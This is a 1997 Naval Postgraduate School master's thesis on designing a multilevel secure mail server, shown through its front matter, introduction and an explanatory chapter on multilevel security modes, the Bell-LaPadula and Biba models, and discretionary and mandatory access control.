NAVAL POSTGRADUATE SCHOOL
Monterey, California

THESIS

DESIGN OF A HIGH ASSURANCE, MULTILEVEL SECURE MAIL SERVER (HAMMS)

by

James P. Downey
Dion A. Robb

September 1997

Thesis Advisor: Cynthia Irvine

Approved for public release; distribution is unlimited

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704-0188

1. AGENCY USE ONLY *(Leave blank)*	2. REPORT DATE	3. REPORT TYPE AND DATES COVERED
	September 1997.	Master's Thesis

4. TITLE AND SUBTITLE
DESIGN OF A HIGH ASSURANCE, MULTILEVEL SECURE MAIL SERVER (HAMMS)

5. FUNDING NUMBERS

6. AUTHOR(S) Downey, James P.
Robb, Dion A.

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)
Naval Postgraduate School
Monterey CA 93943-5000

8. PERFORMING ORGANIZATION REPORT NUMBER

9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)

10. SPONSORING/MONITORING AGENCY REPORT NUMBER

11. SUPPLEMENTARY NOTES
The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.

12a. DISTRIBUTION/AVAILABILITY STATEMENT
Approved for public release; distribution is unlimited.

12b. DISTRIBUTION CODE

13. ABSTRACT *(Maximum 200 words)*

Computer systems employed in the Department of Defense (DoD) for processing classified electronic mail (email) generally operate at the highest classification level of the data being processed. These *system high* implementations cause two significant problems: all users must be granted unnecessarily high security clearances, and separate, incompatible workstations and networks exist for users to process classified data at different security levels. To solve these problems a System/Subsystem Specification (SSS) and a System Security Engineering (SSE) approach has been used to design a High Assurance, Multilevel Secure Mail Server (HAMMS).

This thesis presents the architecture, mailing capabilities, and required design characteristics necessary to develop a high assurance mail server. Existing high assurance and information security systems are analyzed to identify related design advantages and disadvantages for a high assurance mail sever. Also included is the initialization, adaptation, and employment of a media encryption device and associated software that will be adapted to extend secure mail operations to a Commercial-Off-The-Shelf (COTS) workstation.

The result of the research is a system design that can be employed to provide a high assurance multilevel email server and a reduction in the number of workstations, incompatible networks, and user clearances required in secure environments. In the future, the HAMMS design can be used as the basis for other high assurance server applications.

14. SUBJECT TERMS Multilevel Security, MLS, Multilevel Mail, Secure Mail, System High,	15. NUMBER OF PAGES 201
	16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT	18. SECURITY CLASSIFICATION OF THIS PAGE	19. SECURITY CLASSIFICATION OF ABSTRACT	20. LIMITATION OF ABSTRACT
Unclassified	Unclassified	Unclassified	UL

NSN 7540-01-280-5500

Standard Form 298 (Rev. 2-89)
Prescribed by ANSI Std. 239-18
298-102

Approved for public release; distribution is unlimited

DESIGN OF A HIGH ASSURANCE, MULTILEVEL SECURE MAIL SERVER (HAMMS)

James P. Downey
Lieutenant, United States Navy
B.S., State University of New York at Albany, 1986

Dion A. Robb
Lieutenant, United States Navy
B.S., National University, San Diego, 1989

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

NAVAL POSTGRADUATE SCHOOL
SEPTEMBER 1997

Authors:

James P. Downey

Dion A. Robb

Approved by:

Cynthia Irvine, Thesis Advisor

Dennis Volpano, Second Reader

Theodore Lewis, Chair, Department of Computer Science

ABSTRACT

Computer systems employed in the Department of Defense (DoD) for processing classified electronic mail (email) generally operate at the highest classification level of the data being processed. These *system high* implementations cause two significant problems: all users must be granted unnecessarily high security clearances, and separate, incompatible workstations and networks exist for users to process classified data at different security levels. To solve these problems a System/Subsystem Specification (SSS) and a System Security Engineering (SSE) approach has been used to design a High Assurance, Multilevel Secure Mail Server (HAMMS).

This thesis presents the architecture, mailing capabilities, and required design characteristics necessary to develop a high assurance mail server. Existing high assurance and information security systems are analyzed to identify related design advantages and disadvantages for a high assurance mail sever. Also included is the initialization, adaptation, and employment of a media encryption device and associated software that will be adapted to extend secure mail operations to a Commercial-Off-The-Shelf (COTS) workstation.

The result of the research is a system design that can be employed to provide a high assurance multilevel email server and a reduction in the number of workstations, incompatible networks, and user clearances required in secure environments. In the future, the HAMMS design can be used as the basis for other high assurance server applications.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

LIST OF SYMBOLS, ACRONYMS, AND ABBREVIATIONS

2LWS	Two-Level Workstation
a.k.a.	also known as
ACL	Access Control List
ADT	Abstract Data Type
AIS	Automated Information System
BIOS	Basic Input/Output System
BLP	Bell - LaPadula
CD	Compact Disk
CIK	Cryptographic Ignition Key
CMW	Compartmented Mode Workstation
COTS	Commercial Off The Shelf
CP	Cryptographic Peripheral
Crypto	Cryptography
CS	Cryptographic Server
DAA	Designated Approving Authority
DAC	Discretionary Access Control
DAP	Design Analysis Phase
DBMS	DataBase Management System
DID	Data Item Description
DISA	Defense Information Systems Agency
DoD	Department of Defense
DOS	Disk Operating System
DPS6	Distributed Processing System Level 6
DPS6-Plus	Distributed Processing System Level 6 Plus
email	Electronic mail
EPL	Evaluated Product List
FER	Final Evaluation Report
FORTEZZA	not an acronym
GUI	Graphical User Interface
HAMMS	High Assurance, Multilevel Secure Mail Server
I/O	Input/Ouput
IDD	Intercepting Device Drivers
IPAR	Initial Product Assessment Report
ISA	Industry Standard Architecture
ISSO	Information System Security Organization
LAN	Local Area Network
MAC	Mandatory Access Control
MB	Mega Byte
MEB	Media Encryption Board
MEKs	Media Encryption Keys
MEMS	Media Encryption Management System
MESA	not an acronym
MHz	Mega Hertz
MIP	Mesa Initialization Program
MISSI	Multilevel Information Systems Security Initiative
MLS	Multilevel Security (n) or Secure (adj)
MS	Microsoft
NATO	North Atlantic Treaty Organization
NCSC	National Computer Security Center
NIC	Network Interface Card
NPS	Naval Postgraduate School
NSA	National Security Agency

NSA	National Security Agency
Ops/Intel	Operations/Intelligence
PCI	Peripheral Component Interconnect
PIN	Personal Initialization Number
POP	Post Office Protocol
PRP	Proposal Review Phase
RAM	Random Access Memory
RAMP	Rating Maintenance Phase
RM	Reference Monitor
ROM	Read-Only Memory
RVM	Reference Validation Mechanism
SCI	Sensitive Compartmented Information
SCOMP	Secure Communications Processor
sda	set device access
SK	Security Kernel
sl	set level
SMG	Standard Mail Guard
SNS	Secure Network Server
SSF	Supporting Security Function
SSO	Staff Security Officer
STOP	not an acronym
TCB	Trusted Computing Base
TCP/IP	Transmission Control Protocol/Internet Protocol
TCSEC	Trusted Computer System Evaluation Criteria
TSS	Trusted (or TCB) Systems Services
U.S.	United States
USG	United States Government
VAP	Vendor Assistance Phase
XTS	not an acronym

ACKNOWLEDGEMENT

Jim thanks his wife, Jill, for all of her love, support, sacrifices, humor, and inspiration. He thanks his Mother and Father (whom he knows is watching) for the years of unwavering love and support. Jim also thanks the rest of his family for their encouragement.

Dion thanks his wife Melinda for being there when he needed her and being understanding when he couldn't be there. He also conveys his thanks to his children (Shawn, Alexander, Danielle, and Delaney), although they may not realize it, their existence and being there were continuous sources of inspiration and motivation for finishing and to do well. Finally, he conveys his appreciation to Aunt Marci for supplying support and demonstrating true strength.

We thank Dr. Cynthia Irvine for the endless encouragement and guidance. Her in-depth knowledge in Computer Science and Computer Security, and personal drive for academic excellence has provided the basis for our education as well as tremendous motivation. We thank Mr. James P. Anderson for his inspiration, dedication, and for granting us access to his vast Computer Security database. We are very grateful for the efforts of Mr. James W. Roberts, which helped us significantly. The authors thank Dr. Dennis Volpano for his contributions and motivation. We also thank Mr. Paul Clark for providing his technical expertise in support of our research efforts. Finally, we thank the countless others that have contributed significantly to this thesis and our overall education.

I. INTRODUCTION

A. PURPOSE

Analysis and design of label-based mail handling is essential for meeting the Department of Defense (DoD) and the Department of the Navy (DoN) security requirements in multilevel environments. Requirements in such environments include trusted labeling, accurate delivery, and use of various mail protocols on a high assurance system.

Today, many DoD and DoN offices are tasked with processing mail from multiple classification and compartment categories. Current mailers, operating in a classified environment, generally run at *system high* resulting in multiple, incompatible applications and networks. Due to the incompatibility among these systems, users commonly maintain and use a separate workstation for each of these systems.

Offices that process various levels of classified and compartmented mail require high assurance multilevel mail systems. High assurance multilevel systems have been developed within the DoD, however these systems are mainly used to provide connectivity between *system high* networks. Additionally, if these offices do use high assurance multilevel systems, those systems generally lack the ability to view mail dominated by the user's current session level.

Due to cost, development time, maintenance, and training required, proposed solutions should support the use of existing commercial-of-the shelf (COTS) mail applications and network configurations, where feasible, with minimal impact to DoD and DoN resources and users.

B. SCOPE

The principal objectives of this thesis include:

- development of a System Specification documenting the design requirements of the High Assurance, Multilevel Secure Mail Server (HAMMS)

- development of a prototype implementation supporting a concept demonstration of HAMMS based upon the Wang Federal Inc. XTS-300.

A detailed presentation of the core concepts and elements of Multilevel Secure (MLS) systems are provided to support the comprehension, design, and development of HAMMS. Due to the use of the XTS-300 as the high assurance base for HAMMS, the architecture, capabilities, and application of the XTS-300 within the DoD are also documented. A Systems Engineering Process (SEP) has been adapted and applied to provide a documented methodology to support the development of secure systems such as HAMMS. The capabilities, functionality, and initialization procedures of the Media Encryption Management System (MEMS) with MESA/MEDIA Encryption Board (MEB) are included to provide potential high assurance capabilities for HAMMS workstations. Analysis of a FORTEZZA-enabled platform was conducted to document why a high assurance base is essential when handling classified data.

The research and development described in the previous paragraph have supported the detailed documentation of the HAMMS System Specification. These efforts have also resulted in the successful concept demonstration of the HAMMS prototype.

C. OVERVIEW OF CHAPTERS

1. Introduction

Chapter I discusses the purpose and scope of the thesis. An overview of the following additional chapters is provided: Chapter II – Multilevel Secure (MLS) Systems; Chapter III – XTS-300 Architecture and Application in the DoD; Chapter IV – High Assurance, Multilevel Secure Mail Server (HAMMS); Chapter V Conclusions and Recommendations. Additionally, an overview of the following appendices is provided: Appendix A – High Assurance, Multilevel Secure Mail Server (HAMMS) System Specification; Appendix B – Applying the Systems Engineering Process to Computer Security; Appendix C – Media Encryption Management System (MEMS) with MESA/MEDIA Encryption Board (MEB); Appendix D – Subversion of a FORTEZZA-enabled platform.

2. Multilevel Secure (MLS) Systems

MLS systems have been developed to satisfy user security and protection requirements for data of multiple security classifications and compartments. This chapter will serve to identify MLS systems and associated properties that are applicable in most user environments. Specifically, background of MLS systems, components of such systems, essential elements and their characteristics, and security models relating to MLS system are addressed to support the design and development of HAMMS.

3. XTS-300 Architecture and Application in the DoD

The Wang Federal Incorporated XTS-300 system received a Trusted Computer System Evaluation Criteria (TCSEC) B3 rating after evaluation by the National Computer Security Center (NCSC). Chapter III describes the design and architecture of this secure

system that is used to provide the high assurance base for HAMMS. An overview of the system hardware, software, Trusted Computing Base (TCB) protected resources and mechanisms, and assurance is included. The chapter concludes with a description of XTS system configurations and use in DoD systems.

4. The High Assurance, Multilevel Secure Mail Service (HAMMS)

Chapter IV documents the status of the HAMMS development. The purpose of the HAMMS is to provide a trusted, multilevel mail service in a LAN environment. The concept of the trusted mail service is to allow system users to view all label-based mail authorized by system security policies. This chapter includes a description of the specific system hardware and software configurations used and developed in support of the integration and concept demonstration of HAMMS.

5. Conclusions and Recommendations

a. Conclusions

Chapter V contains the conclusions for the use and development of the HAMMS. The conclusions center on the feasibility of integrating the HAMMS, based on the XTS family architecture, into a LAN as a mail server.

b. Recommendations

The recommendations include approaches relating to future research areas involving the HAMMS.

D. OVERVIEW OF APPENDICES

1. Appendix A - The High Assurance, Multilevel Secure Mail Service (HAMMS) System Specification

Appendix A is a System Specification developed in accordance with references [10] and [25]. The purpose of the System Specification is to provide the performance level requirements specification of the HAMMS. The System Specification is designed as a performance specification to minimize detailed implementation restrictions and to maximize clarity regarding system requirements. This methodology supports future research efforts without restricting design avenues. System requirements details are provided where necessary to establish environment and performance characteristics essential to the HAMMS.

2. Appendix B – Applying the Systems Engineering Process to Computer Security

This appendix describes a systems engineering methodology known as the Systems Engineering Process (SEP) and illustrates the application of that process to secure systems development. The Requirements Analysis, Functional Analysis/Allocation, Synthesis, and Systems Analysis and Control components of the SEP are presented. The goal of the SEP is to accept process inputs (e.g. system requirements, customer needs), apply the iterative and recursive elements of the SEP through a team approach, and to produce the expected process outputs (e.g. balanced system solutions, decision database). Appendix B demonstrates how the SEP can be utilized to support the development of a secure system or secure system functionality (e.g. HAMMS).

3. Appendix C – The Media Encryption Management System (MEMS) with Mesa/Media Encryption Board (MEB)

Appendix C covers research done on the Media Encryption Management System (MEMS) with Mesa/Media Encryption Board (MEB). The MEMS is a software package that utilizes an encryption device to encrypt selected storage media in its entirety or in part. The MEMS/Mesa/MEB is an encryption system that, when initiated, takes over a computer's boot process to provide assurance that there is no malicious software interrupting secure operations. The appendix provides the documented operating instructions relating to board initialization and use. The appendix concludes with an assessment of other relevant uses of this hardware and software that may be applied to future HAMMS development efforts.

4. Appendix D – Subversion of a FORTEZZA-Enabled Platform

This appendix provides an example that supports the position that it is prudent to apply the notions the Reference Monitor (RM) concept on systems that are processing classified data. Although the intent of the Multilevel Information Systems Security Initiative (MISSI) is to provide information systems security capabilities in various environments, those capabilities can be diminished significantly if the supporting architecture is fundamentally insecure. This appendix addresses the MISSI configuration that was examined and presents the details of a successful attack against that configuration including the specific software modifications necessary. Finally, the appendix concludes with an assessment of the assurance that should be placed in such a configuration.

II. MULTILEVEL SECURE (MLS) SYSTEMS

A. INTRODUCTION

The DoD systems established to process and protect classified data have been developed to meet the security restrictions and handling requirements of such data. The security systems developed include: manual systems processing a single or a range of security classifications; automated systems involving computer hardware and software processing or operating at a single (e.g. the highest level at which the systems processes) security level; automated computer systems processing multiple security levels of data.

The amount of classified and sensitive data processed in the DoD continues to increase. Additionally, new forms of data, labeled with differing security classifications and compartments, are regularly introduced. These data are being handled by increasing numbers of computer systems in place of manual systems. These circumstances provide requirements for MLS systems which must be understood and developed for DoD users.

B. OVERVIEW

This chapter provides information relating to the development of MLS systems and the components of those systems. These systems serve to satisfy user security and data protection requirements. Components of MLS systems and their associated properties will be identified. Security policies, modes of operation, and essential elements and their characteristics will be addressed.

Although most users requiring these types of systems exist in the government realm, there also is interest in the commercial sector. Additionally, there continues to be increased pressure resulting from today's fiscal environment that emphasizes a team approach between the government and the commercial sector. A teaming between the

government and the commercial sector can aid the understanding of requirements and capabilities, develop common solutions, and produce systems within fiscal constraints. These factors provide additional justification for understanding the essential components and uses of MLS systems .

C. BACKGROUND OF MLS DEVELOPMENT

Historically, the majority of DoD systems have been designed to either protect one level of classified data in accordance with the security requirements of that single level data, or to protect multiple levels of classified data in accordance with the security requirements of the highest level data. The data processed by the DoD is generally categorized by a combination of hierarchical classification levels and other nonhierarchical structures or compartments. Figure 1 provides an example of historical DoD classifications and several compartments typically used. Data may be labeled with one classification label and zero or more compartments to form the data's sensitivity label (e.g. Top Secret [], Top Secret [Nuclear, NATO], Secret [NATO, Crypto]). In order to process and store this data, requirements for systems capable of identifying and relating between the various levels have emerged.

CLASSIFICATIONS AND COMPARTMENTS




Figure 1 Example of DoD Security Classifications and Compartments

The alternatives to multilevel handling approaches are to either process all data as if that data required the restrictions of the highest classifications and all nonhierarchical compartments or to have a separate system, manual or automated, for each classification level and possibly each nonhierarchical compartment. The first alternative requires that all users of the system be granted the highest clearance and be processed into all nonhierarchical compartments. The second alternative requires multiple systems essentially performing the same tasks for each category of data.

In the late 1960's and early 1970's, DoD requirements to handle multilevel data began to emerge. "Until that time it was against regulations to process classified information on a system to which uncleared people had access, because no machine was trusted to protect the classified data." [Ref. 6, p. 63] These DoD requirements would lead

to the development of systems required to enforce security policies in environments with users possessing various clearance levels and data of different classifications and compartments. These MLS systems would be required to protect the data entrusted to them and determine whether a user or other system component should be granted permission to process labeled data with one classification category and either zero, one, or multiple compartment labels.

The essential elements of MLS systems include labeled data, a form of modeled users and associated permissions and clearances, processes acting on behalf of those users, a modeled security policy (or multiple nonconflicting security policies), the required host hardware and operating systems, and associated peripherals. The objectives that MLS systems must meet include security policy enforcement and system usability. The former is required to protect the data within the system, and the latter is needed to insure the system is usable.

D. MODES OF OPERATION

Within DoD, there are essentially five modes of operation that have been used for systems processing classified information. An accurate understanding of the definitions and restrictions of the modes is essential when characterizing secure systems in terms of requirements definitions, systems capabilities, and systems evaluations. These five modes used by DoD are commonly referred to as dedicated, system high, partitioned or compartmented, multilevel, and controlled. These modes are characterized according to the minimum user clearances and the maximum security levels of data either processed or transferred by the systems.

1. Dedicated Mode

Dedicated mode is an operational mode that requires that all users have clearances at least equal to the highest level of data under control, all users meet need-to-know requirements, and the users have been formally granted authorization to access the data. The dedicated mode system is designed to handle only one compartment or classification of data.

> Dedicated Mode - An AIS is operating in the dedicated mode when each user with direct or indirect individual access to the AIS, its peripherals, remote terminals, or remote hosts, has all of the following:
> a. A valid personnel clearance for all information on the system.
> b. Formal access approval for, and has signed nondisclosure agreements for all the information stored and/or processed (including all compartments, subcompartments and/or special access programs).
> c. A valid need-to-know for all information contained within the system. [Ref. 15, pp. 28-29]

2. System High Mode

System high mode involves the system operating at the highest classification of data processed within that system. Additionally, all users must possess a clearance no lower than the highest classification of data processed by that system. The system, however, can be trusted to provide separation of compartments or need-to-know protection between users.

> System-High Mode - An AIS is operating in the system-high mode when each user with direct or indirect individual access to the AIS, its peripherals, remote terminals, or remote hosts, has all of the following:
> a. A valid personnel clearance for all information on the AIS.
> b. Formal access approval for, and has signed nondisclosure agreements for all the information stored and/or processed (including all compartments, subcompartments and/or special access programs).
> c. A valid need-to-know for some of the information contained within the AIS. [Ref. 15, p. 29]

3. Compartmented Mode

In the partitioned or compartmented mode, all users have clearances for all data under control but may not have been granted formal authorization to access all data. "This mode allows the system to process two or more types of compartmented information or any one type of compartmented information with other than compartmented information" [Ref. 22, p. 3].

> Compartmented Mode - An AIS is operating in the compartmented-high mode when each user with direct or indirect individual access to the AIS, its peripherals, remote terminals, or remote hosts, has all of the following:
> a. A valid personnel clearance for the most restricted information processed in the AIS.
> b. Formal access approval for, and has signed nondisclosure agreements for that information to which he/she is to have access.
> c. A valid need-to-know for that information that they are to have access. [Ref. 15, pp. 29]

A typical scenario for compartmented mode is that all users have Top Secret clearances but they have not been granted access to all compartments. This is common in most intelligence organizations processing data from a range of classifications and compartments. All users have the highest clearances but don't have a need to know for all data and therefore are not granted access to all compartments.

4. Multilevel Mode

In the multilevel mode, all users may not even have the highest level of classification associated with the data being controlled in addition to not having access to all compartments. It is this multilevel mode that allows data of two or more classification levels to be processed simultaneously and requires the system to separate and protect the data of different levels in accordance with the implemented security policies and user characteristics (clearances, authorizations, etc.).

Multilevel Mode - An AIS is operating in the multilevel mode when all of the following statements are satisfied concerning the users with direct or indirect individual access to the AIS, its peripherals, remote terminals, or remote hosts:
a. Some do not have a valid personnel clearance for all of the information processed in the AIS.
b. All have the proper clearance and have the appropriate formal access approval for that information to which he/she is to have access.
c. A valid need-to-know for that information to which they are to have access. [Ref. 15, pp. 28-29]

5. Controlled Mode

The controlled mode is a form of MLS but "a more limited amount of trust is placed in the hardware and software of the system" [Ref. 22, p. 3]. This mode may involve restrictions on levels (classifications and clearances) supported.

E. COMPONENTS OF MLS SYSTEMS

MLS systems are required to protect data of varying sensitivity levels. Due to the fact that there is value placed upon this data and that these systems may require evaluation, these systems, and the development processes that produce them, must be well defined. The components of these systems must likewise be well defined if the overall system is to be documented, evaluated, and used.

1. Objects

Possibly the most important, or arguably the most valuable element of any system is the data stored within. If it were not for the existence or potential existence of the data, there would be no requirement to develop the system in the first place.

The term object is generally used to refer to passive entities in the system. Such entities include files, directories, and databases. These are forms of data that are acted upon by other components in the computer system. Although devices, sockets, processes,

and windows integrated and employed by the system may not be initially perceived as passive entities, they can also be considered as objects. They too are acted upon by other entities in the system.

All of these passive entities contain or receive data of some form. If a user has access to an object then this access implies that the user has access to the data that the object contains.

2. Subjects

The term subject is used to describe an active entity in a computer system. Obviously, these too are critical components of computer systems as it is subjects that access, modify, delete, create, and otherwise act upon both passive and active entities in the MLS system.

Among the components of the system that can be considered subjects are users or modeled users, processes, and executable programs. Subjects are responsible for information flow between objects and can also cause a change in the state of the system.

3. Security Policy Models

The United States Government (USG), principally the DoD, has been the primary user of MLS systems. The original security policy to be modeled, and actually implemented in MLS systems, was the overall military security policy.

a. The Bell - LaPadula (BLP) Model


"The first mathematical model of a multilevel secure computer system, known as the Bell and LaPadula (BLP) model, defined a number of terms and concepts that have since been adopted by most other models of multilevel security." [Ref. 6, pg. 66]

Although the BLP model was developed in the early seventies, it remains an appropriate representation for DoD MLS systems.

There are two basic properties that are represented in most DoD MLS systems employing versions of the BLP model. The first property, the *simple security property*, is used to prevent a subject (active entity) from reading an object (passive entity) when the classification of the subject does not dominate (e.g. Top Secret dominates Secret) the classification of the object. The simple security property is also known as the *no-read-up property*. A subject is allowed to read objects of equal or lower classification but not objects of greater classification. The second property, the *confinement property*, also known as the ** property* or *no-write-down property*, is used to prevent a subject from writing to an object if the classification of the object does not dominate the classification of the subject. A subject is allowed to write to objects of equal or greater classifications but not objects of lower classification.

To understand these basic properties of the BLP model, consider the DoD hierarchical classification levels: Unclassified, Confidential, Secret, Top Secret. If we also consider subject S1, session level Confidential, subject S2, session level Secret, object O1, classified Unclassified, and object O2 classified Top Secret we can determine the information flow allowed by the BLP model. S1 and S2 can read from O1 and write to O2. S1 and S2 cannot read from O2 (*no-read-up property*) or write to O1 (*no-write-down property*) (see Figure 2). Clearly, the BLP model was designed to protect against the unauthorized disclosure of more sensitive data to uncleared personnel.

BELL-LAPADULA MODEL



X = Not Allowed

Figure 2 BLP No-Read-Up and No-Write-Down Illustration

b. The Biba Integrity Model

By the mid seventies a second mathematical model emerged to address the control of information flow with respect to data integrity. The Biba integrity model stated two basic properties very similar to the BLP model. However, the Biba model rules, present an orthogonal perspective when compared to the BLP model rules. The first rule, the *simple integrity rule*, is used to prevent a subject from writing to an object if the integrity level of the subject does not dominate the integrity level of the object. The simple integrity rule is also known as the *no-write-up property*. A subject is allowed to write to objects of equal or lower integrity but not objects of greater integrity. The

second rule, the *integrity confinement rule*, also known as the *no-read-down property* (a.k.a. the * *integrity property*), is used to prevent a subject from reading from an object if the integrity level of the object does not dominate the integrity level of the subject. A subject is allowed to read from an object of equal or greater integrity but not from objects of lower integrity.

The integrity levels must be differentiated from the classification levels previously used due to the method of their employment in this model and their overall meaning. Consider integrity levels A, B, C, and D which are related linearly from highest (A) to lowest (D). To determine the information flow allowed by the Biba model consider subject S1, integrity C, subject S2, integrity B, object O1, integrity D, and object O2 integrity A. S1 and S2 can write to O1 and read from O2. S1 and S2 cannot write to O2 (*no-write-up property*) or read from O1 (*no-read-down property*) (see Figure 3). As in the BLP model, the Biba model does allow writing to and reading from entities of equivalent integrity level.

BIBA INTEGRITY MODEL




Figure 3 Biba No-Read- Down and No-Write-Up Illustration

4. Access Control

Active and passive entities are modeled in MLS systems to support the goals of imposing a successful implementation of a security policy on the systems and the resources being protected. The two principle types of access control reflect two types of policy: discretionary and mandatory.


a. Discretionary Access Control (DAC)

This access control method "provides a means of restricting access to objects based upon the identity and need-to-know of the user, process and/or groups to

which they belong" [Ref. 8, p.14]. In this context, the term discretionary refers to the fact that a subject may be capable of passing access permission to another subject. If the user or subject has sufficient rights then that entity could grant access to another active entity within the system. DAC is a common access control method known to most users of computer systems designed to share data among users and possibly various sites.

A common method of implementing DAC is to add access control information in the form indicated by Figure 4. The added information represents the several different classes of users. This method or an alternative form of Access Control List (ACL) can provide lists of users and groups and the privileges that they possess. The user of the data can be authorized to grant read, write, and execute privileges to various users or groups of users. Since proliferation of access rights is left to the discretion of the user, additional access control mechanisms are required of systems protecting sensitive data that is not intended to allow access to all users.

DISCRETIONARY ACCESS CONTROL SCHEME



R - Read

W - Write

E - Execute

Figure 4 Typical DAC Privileges

b. Mandatory Access Control (MAC)

The goals of MLS systems within DoD generally are to provide controlled access to data but to not unnecessarily burden or prevent the systems' users from accessing data that they are authorized to access. These systems can be implementations of existing manual control systems that may no longer be appropriate due to increased use of computing resources, changing environment configurations, increasing database volume, and changing force manpower structures. In addition, these systems may provide automated implementations satisfying completely new user requirements.

MAC provides "a means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (i.e. clearance) of subjects to access information of such sensitivity" [Ref. 8,p.28]. MAC mechanisms have been developed to control access to data in

scenarios where all users may not have sufficient rights or needs to access that data. Generally the security attributes on the data, and the subjects representing the users themselves, are fixed. The software security mechanisms or a user with sufficient rights (e.g. system administrator) assign and determine the security attributes. Access is granted based upon those attributes. Unlike DAC, MAC does not normally allow the attributes to be modified by system users.

MLS systems include MAC mechanisms that assign sensitivity labels to all of the objects and subjects in the system. "A user's sensitivity label specifies the sensitivity level, or level of trust, associated with that user; it's often called a clearance. A file's sensitivity label specifies the level of trust that a user must have to be able to access that file." [Ref. 8, pg. 72] Labels are used by MAC to determine which users can access what data. If the user's label dominates the file label, the user may be granted access (see Figure 5).

